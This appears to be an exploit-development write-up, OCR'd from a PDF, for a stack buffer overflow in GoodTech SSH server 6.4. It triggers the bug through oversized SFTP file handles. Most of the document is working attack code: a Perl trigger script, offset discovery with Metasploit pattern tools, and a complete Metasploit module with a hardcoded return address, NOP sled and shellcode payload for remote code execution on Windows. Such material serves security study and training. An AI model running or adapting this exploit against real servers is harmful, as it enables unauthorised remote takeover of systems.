GoodTech SSH Buffer Overflow Exploit
– By Thoufique Haq

Description:

There is a buffer overflow vulnerability in GoodTech sshd since it does not check length of file handles sent over ssh_fxp packets. Detailed descriptions of fxp packets can be found at http://www.openssh.org/txt/draft-ietf-secsh-filexfer-02.txt. The version used for this documentation was 6.4.

References :

http://www.milw0rm.com/exploits/6804
Discovered by r0ut3r


Triggering the vulnerability:

Lets start by feeding a large input value filled with A's to the sftp open command which uses ssh_fxp_open . I also attached the sshd process to OllyDbg so I can see whats happening on the call stack. I used perl for the scripting.

```
#!/usr/bin/perl
use Net::SSH2;
$ssh2->connect('x.x.x.x', '22') ;
$ssh2->auth_password('root', 'toor') ;
payload = 'A'x500;
my $sftp = $ssh2->sftp();
$sftp->open($payload);
```

Deveoping the exploit

We can clearly see that the ECX, ESP and the EIP got overwritten by the A's when we ran the perl script. This is because thee file handle from the fxp packet in not length checked when it it copied to a buffer and this allows us to overwrite stack space.



Now the correct postion of ESP has to be identified. This can be done with metasploits pattern create tool.

/metasploit-3.2/framework-3.2-beta2/tools # ruby pattern_create.rb 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3A
c4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8
Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3
Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9A
k0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4
Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7
Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq


By feeding this a input and observing the value that ESP was overwritten with we can arrive at the offset for ESP.

/metasploit-3.2/framework-3.2-beta2/tools # ruby pattern_offset.rb 4Af5Af
164

So now we the exploit string is as follows
164 junk + esp_jump_address + noop_pad + shell

Now we need to to replace ESP with an address that has a CALL ESP instruction so when EIP eventually ends up at ESP the call esp is executed and it will start executing at ESP where our shell code happens to be.

I used ollyUni which is a plugin for OllyDbg to find instructions that had call esp instructions and I found quite a few.



Developing a metasploit module :

Now we have all the information we need to formulate the attack string. When developing a metasploit module I ran in to a problem since metasploit did not have a built in interactive SSH API. I sourced one from http://rubyforge.org/frs/?group_id=274 and copied them over to metasplpoit source tree. The sources I used were net-sftp-2.0.1.tar.gz and.tar.gz. Documentation for the source can be found at http://net-ssh.rubyforge.org.

cp -r net-sftp-2.0.1/lib metasploit-3.2/framework-3.2-beta2/
cp -r net-ssh-2.0.6/lib metasploit-3.2/framework-3.2-beta2/

Once I had these in place I decided to go with sftp.open(handle) to trigger the ssh_fxp_open packet. And our handle to the open function will be our exploit string.

I had to comment out lines 844 and 845 in /usr/local/lib/ruby/site_ruby/1.8/net/sftp/session.rb to avoid the module from exiting because of a file not found exception on executing sftp.open()

```
#elsif !request.response.ok?
  #raise StatusException.new(request.response)
```

And that was it, it worked just fine..

```
#GoodTech sshd buffer overflow vulnerbility is ssh_fxp packet handles
#Written by Thoufique

require 'msf/core'
require 'net/ssh'
require 'net/sftp'

class Metasploit3 < Msf::Exploit::Remote

	include Msf::Exploit::Remote::Tcp

	def initialize(info = {})
		super(update_info(info,
			'Name'		=> 'GoodTech SSH buffer overflow exploit',
			'Description'	=> %q{
				This module exploits a simple stack overflow in GoodTech SSH V6.4.
				This flaw is due to a buffer overflow error when handling a specially
				crafted key fxp packet.
			},
			'Author'	=> 'Thoufique',
			'Version'	=> '1',
			'References'	=>
				[
					[ 'URL', 'http://www.milw0rm.com/exploits/6661'],
				],
			#'DefaultOptions' =>
				#{
					#'EXITFUNC' => 'process',
				#},
			'Payload'	=>
				{
					'Space'	=> 500,
					'BadChars' => "\x00",
					'StackAdjustment' => -3500,
				},
			'Platform'	=> 'win',
			'Targets'	=>
				[
					[ 'Windows 2000 Pro SP4 English', { 'Ret' => 0x7C4FEDBB } ],
				],
			'Privileged'	=> true,
			'DisclosureDate' => 'July 2008',
```

```
                'DefaultTarget' => 0))
                register_options( [ Opt::RPORT(22) ], self.class)

        # They're required
        register_options([
                OptString.new('SSHUSER', [ false, 'Valid SSH username', 'root' ]),
                OptString.new('SSHPASS', [ false, 'Valid SSH password for username', 'toor' ])
        ],self.class)
    end

    def check
        connect
        banner = sock.get
        disconnect
        if (banner =~ /Welcome to GoodTech Systems SSH Server for Windows/)
                return Exploit::CheckCode::Vulnerable
        end
        print("Maybe banner didnt work, Try it anyway")
        return Exploit::CheckCode::Safe
    end

    def exploit
        #sftp = Net::SFTP.start(rhost, sshuser, :password => sshpass)
        # Hard coded user & pass, reg_options didnt work here directly
        sftp = Net::SFTP.start(rhost, 'root', :password => 'toor')
        exploit = 'A' * 164 + [target.ret].pack('V') + make_nops(20) + payload.encoded
        sftp.file.open(exploit, "r")
        handler
    end
end
```